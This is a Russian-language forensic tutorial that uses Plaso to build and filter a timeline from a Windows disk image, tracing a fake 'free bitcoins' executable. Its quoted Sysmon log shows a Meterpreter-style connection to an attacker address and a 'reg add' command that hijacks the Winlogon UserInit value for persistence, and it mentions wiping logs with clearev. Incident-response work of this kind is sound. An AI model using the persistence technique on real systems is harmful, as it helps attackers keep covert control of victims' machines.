
```
py pinfo.py -v d:\Work\!Статья\test_case_1.plaso
```


```
**************** Session: a74623bd-4a4d-454a-883e-733526260a0a ****************
             Start time : 2021-08-25T14:53:21.005334Z
        Completion time : 2021-08-25T15:49:03.219584Z
           Product name : plaso
        Product version : 20210606
 Command line arguments : log2timeline.py --storage-file
                          d:\Work\!Статья\test_case_1.plaso
                          d:\Work\!Статья\dd\disk1.dd
 Parser filter expression : win7
Enabled parser and plugins : bencode/bencode_transmission,
                          bencode/bencode_utorrent, binary_cookies,
                          chrome_cache, chrome_preferences,
                          custom_destinations, czip/oxml,
                          esedb/file_history, esedb/msie_webcache, filestat,
                          firefox_cache, gdrive_synclog, java_idx, lnk,
                          mcafee_protection, msiecf,
                          olecf/olecf_automatic_destinations,
                          olecf/olecf_default, olecf/olecf_document_summary,
                          olecf/olecf_summary, opera_global,
                          opera_typed_history, pe, plist/safari_history,
                          prefetch, recycle_bin, sccm, setupapi,
                          skydrive_log, skydrive_log_old,
                          sqlite/chrome_17_cookies,
                          sqlite/chrome_27_history,
                          sqlite/chrome_66_cookies, sqlite/chrome_8_history,
                          sqlite/chrome_autofill,
                          sqlite/chrome_extension_activity,
                          sqlite/firefox_cookies, sqlite/firefox_downloads,
                          sqlite/firefox_history, sqlite/google_drive,
                          sqlite/safari_historydb, sqlite/skype,
                          symantec_scanlog, usnjrnl, winevtx, winfirewall,
                          winjob, winreg/amcache, winreg/appcompatcache,
                          winreg/bagmru, winreg/bam, winreg/ccleaner,
                          winreg/explorer_mountpoints2,
                          winreg/explorer_programscache,
                          winreg/microsoft_office_mru,
                          winreg/microsoft_outlook_mru,
                          winreg/mrulist_shell_item_list,
                          winreg/mrulist_string,
                          winreg/mrulistex_shell_item_list,
                          winreg/mrulistex_string,
                          winreg/mrulistex_string_and_shell_item,
                          winreg/mrulistex_string_and_shell_item_list,
                          winreg/msie_zone, winreg/mstsc_rdp,
                          winreg/mstsc_rdp_mru, winreg/network_drives,
                          winreg/networks, winreg/userassist,
                          winreg/windows_boot_execute,
                          winreg/windows_boot_verify, winreg/windows_run,
                          winreg/windows_sam_users, winreg/windows_services,
                          winreg/windows_shutdown,
                          winreg/windows_task_cache,
                          winreg/windows_timezone,
                          winreg/windows_typed_urls,
                          winreg/windows_usb_devices,
                          winreg/windows_usbstor_devices,
                          winreg/windows_version, winreg/winlogon,
                          winreg/winrar_mru, winreg/winreg_default
     Preferred encoding : cp1251
             Debug mode : False
       Artifact filters : N/A
            Filter file : N/A
```


Кроме параметров, с которыми выполнялся сбор данных из образа, мы видим список всех парсеров и плагинов, которые были применены. Если вдруг какого-то типа событий в образе обнаружить не удалось, хотя ты уверен, что они там точно должны присутствовать, придется перезапустить log2timeline и принудительно указать интересующий тебя парсер (такое, например, бывает, если нужно собирать логи из системы в формате evt).

Также pinfo определил версию установленной ОС и ее хостнейм и вывел информацию о пользователях и путях к их домашним каталогам. Эта информация может быть полезна в случаях, если какой-то домашний каталог хранится на удаленном сервере. Тогда придется дополнительно скармливать Plaso отдельно скопированную с сервера папку с пользовательским каталогом.



```
********** System configuration: a74623bd-4a4d-454a-883e-733526260a0a **********
                  Hostname : DESKTOP-0DE8B24
          Operating system : Windows NT
  Operating system product : Windows 10 Pro
  Operating system version : 6.3
                 Code page : cp1252
           Keyboard layout : N/A
                 Time zone : UTC
--------------------------------------------------------------------------------
```


```
************ User accounts: a74623bd-4a4d-454a-883e-733526260a0a *************
      Username : User directory
--------------------------------------------------------------------------------
 systemprofile : %systemroot%\system32\config\systemprofile
  LocalService : %systemroot%\ServiceProfiles\LocalService
NetworkService : %systemroot%\ServiceProfiles\NetworkService
   JackDaniels : C:\Users\JackDaniels
--------------------------------------------------------------------------------
```

Итого за почти что час работы Plaso вытащил из образа 1 116 040 событий. Глядя на вывод pinfo, уже сейчас можно примерно предположить, сколько событий из какой категории нам предстоит проанализировать и какие модули для автоматического анализа дадут наиболее интересный результат.




Для сравнения давай посмотрим на диаграмму событий, извлеченных из образа, в котором я затирал логи с помощью clearev. Как видишь, Plaso смог извлечь всего на три тысячи меньше событий типа winevtx, и если посмотреть разницу в диаграммах, то станет понятно, что картина изменилась несильно, свидетельств компрометации системы, вероятно, стало даже больше.



Давай запустим psort и попробуем поработать с результатами его анализа безо всяких расширений.

```
py psort.py --output-time-zone Europe/Moscow --output-format l2tcsv
-w d:\Work\!Статья\test_case_1.csv d:\Work\\!Статья\test_case_1.plaso
```


Свойства: test_case_1

test_case_1

Тип файла: Файл Microsoft Excel, содержащий значения, раз

Приложение: Excel (классическое приложени

Расположение: D:\Work\!Статья

Размер: 364 МБ (382 277 926 байт)

На диске: 364 МБ (382 279 680 байт)

Один взгляд на CSV объемом более 300 Мбайт вызывает у неискушенного зрителя смертельную тоску. Давай пока немного попрокрастинируем и посмотрим, что еще можно сделать, прежде чем вставлять себе спички в глаза.


Давай предположим, что пользователь компьютера внезапно вспомнил, как 25-го числа текущего месяца ему поступило очень заманчивое предложение получить от Илона Маска биткойн, ссылка на который пришла по почте. Посмотрим, чем нам может помочь эта информация и скрипт image_export:

```
$ py image_export.py --date-filter "atime,2021-08-25 09:00:00,
2021-08-25 18:30:00" --signatures exe_mz -w d:\Work\!Статья\e
xtracted d:\Work\!Статья\dd\disk1.dd
```

Внезапно в каталоге Downloads пользователя обнаруживается исполняемый файл с крайне подозрительным названием `free_bitcoins_from_Musk.exe`. Давай начнем поиски в нашем таймлайне именно с этого события. Воспользуемся grep.

```
$ grep free_bitc test_case_1.csv > free_bitc.csv
```

Так уже намного лучше. Я позволил из полученного вывода в 55 событий отобрать шесть наиболее любопытных.



2021-08-25T16:07:44	Creation Time	FILE	NTFS:\Users\JackDaniels\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\AC\#!001\MicrosoftEdge\Cache\WBVNYU0A\free_bitcoins_from_Mu
2021-08-25T16:07:47	File Last Modification Time	REG	[HKEY_LOCAL_MACHINE\System\ControlSet001\Control\Session Manager\AppCompatCache] Cached entry: 33 Path:
2021-08-25T16:08:28	Creation Time	EVT	[3 / 0x0003] Source Name: Microsoft-Windows-Sysmon Strings: ['-' '2021-08-25 13:08:27.515' '{FCBBFFC8-40CB-6126-D500-000000000600}' '7336' 'C:\\Users\\JackDaniels\\Downloads\\free_bitcoins_from_Musk.exe' 'DESKTOP-0DE8B24\\JackDaniels' 'tcp' 'true' 'false' '192.168.79.130' 'DESKTOP-0DE8B24.localdomain' '49689' '-' 'false' '192.168.79.131' '-' '7788' '-'] Computer Name: DESKTOP-0DE8B24 Record Number: 913 Event Level: 4
2021-08-25T16:08:55	Content Modification Time	EVT	[8 / 0x0008] Source Name: Microsoft-Windows-Sysmon Strings: ['-' '2021-08-25 13:08:55.296' '{FCBBFFC8-40CB-6126-D500-000000000600}' '7336' 'C:\\Users\\JackDaniels\\Downloads\\free_bitcoins_from_Musk.exe' '{FCBBFFC8-3EF7-6126-8F00-000000000600}' '8112' 'C:\\Program Files\\VMware\\VMware Tools\\vmtoolsd.exe' '1232' '0x00000000039F0000' '-' '-'] Computer Name: DESKTOP-0DE8B24 Record Number: 914 Event Level: 4
2021-08-25T17:03:13	Content Modification Time	EVT	[1 / 0x0001] Source Name: Microsoft-Windows-Sysmon Strings: ['-' '2021-08-25 14:03:13.719' '{FCBBFFC8-4DA1-6126-3202-000000000600}' '1068' 'C:\\Windows\\System32\\reg.exe' '10.0.18362.1 (WinBuild.160101.0800)' 'Registry Console Tool' 'Microsoft® Windows® Operating System' 'Microsoft Corporation' 'reg.exe' 'reg add "HKLM\\software\\microsoft\\windows nt\\currentversion\\winlogon" /v UserInit /t reg_sz /d "c:\\users\\JackDaniels\\Downloads\\free_bitcoins_from_Musk.exe"' 'C:\\Windows\\system32\\' 'NT AUTHORITY\\РЎРРЎРўР•РњРђ' '{FCBBFFC8-3EC0-6126-E703-000000000000}' '0x00000000000003e7' '0' 'System' 'MD5=05CF3CE225B05B669E3118092F4C8EAB SHA256=B211C25BF0B10A82B47E9D8DA12155AAD95CFF14CEBDA7C4ACB35A94B433DDFB IMPHASH=BE482BE427FE212CFEF2CDA0E61F19AC' '{FCBBFFC8-4D9E-6126-
2021-08-25T17:08:59	Content Modification Time	REG	[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon] Application: Userinit Command: c:\users\JackDaniels\Downloads\free_bitcoins_from_Musk.exe Trigger: Logon

В списке событий перед нами видно, что пользователь в 16:07:44 с помощью браузера Edge действительно скачал подозрительный бинарь и спустя пару мгновений запустил его. Следующим событием мы наблюдаем установление сетевого соединения от запущенного процесса на удаленный адрес 192.168.79.131:7788. И буквально через 30 секунд видим взаимодействие приложения с процессом vmtoolsd.exe.

Такая последовательность событий очень характерна и свидетельствует о том, что запущенный в контексте процесса Meterpreter успешно перекочевал в контекст процесса дополнений гостевой ОС. Последняя запись на скрине свидетельствует о том, что в 17:08:59 при очередной попытке входа в систему шелл был заново запущен. То есть, пока пользователь не заподозрил что-то неладное, наш злодей успел закрепиться в системе одним из известных ему способов.


Для интереса ищем интересующие нас шесть событий в таймлайне с «затертыми следами» и внезапно обнаруживаем, что все шесть из шести событий оказались на месте. It's a trap!

Как минимум мы получили внятные временные отрезки, в которые шло проникновение в систему, и можем теперь отобрать события за этот период.

Давай заново запустим psort, только теперь добавим фильтром интересующие нас отрезки времени. Не забывай, что в данном случае мы фильтруем с указанием времени в UTC.

```
py psort.py --output-time-zone Europe/Moscow --output-format dynamic
-w d:\Work\!Статья\test_case_1_attack_time.csv -q d:\Work\\!Статья\t
est_case_1.plaso "date < '2021-08-25 14:20:00' and date >
'2021-08-25 13:07:00'"
```

Ждем пару минут и смотрим на результат.


Свойства: test_case_1_attack_time

test_case_1_attack_time

Тип файла: Файл Microsoft Excel, содержащий значения, раз

Приложение: Excel (классическое приложени


Расположение: D:\Work\!Статья

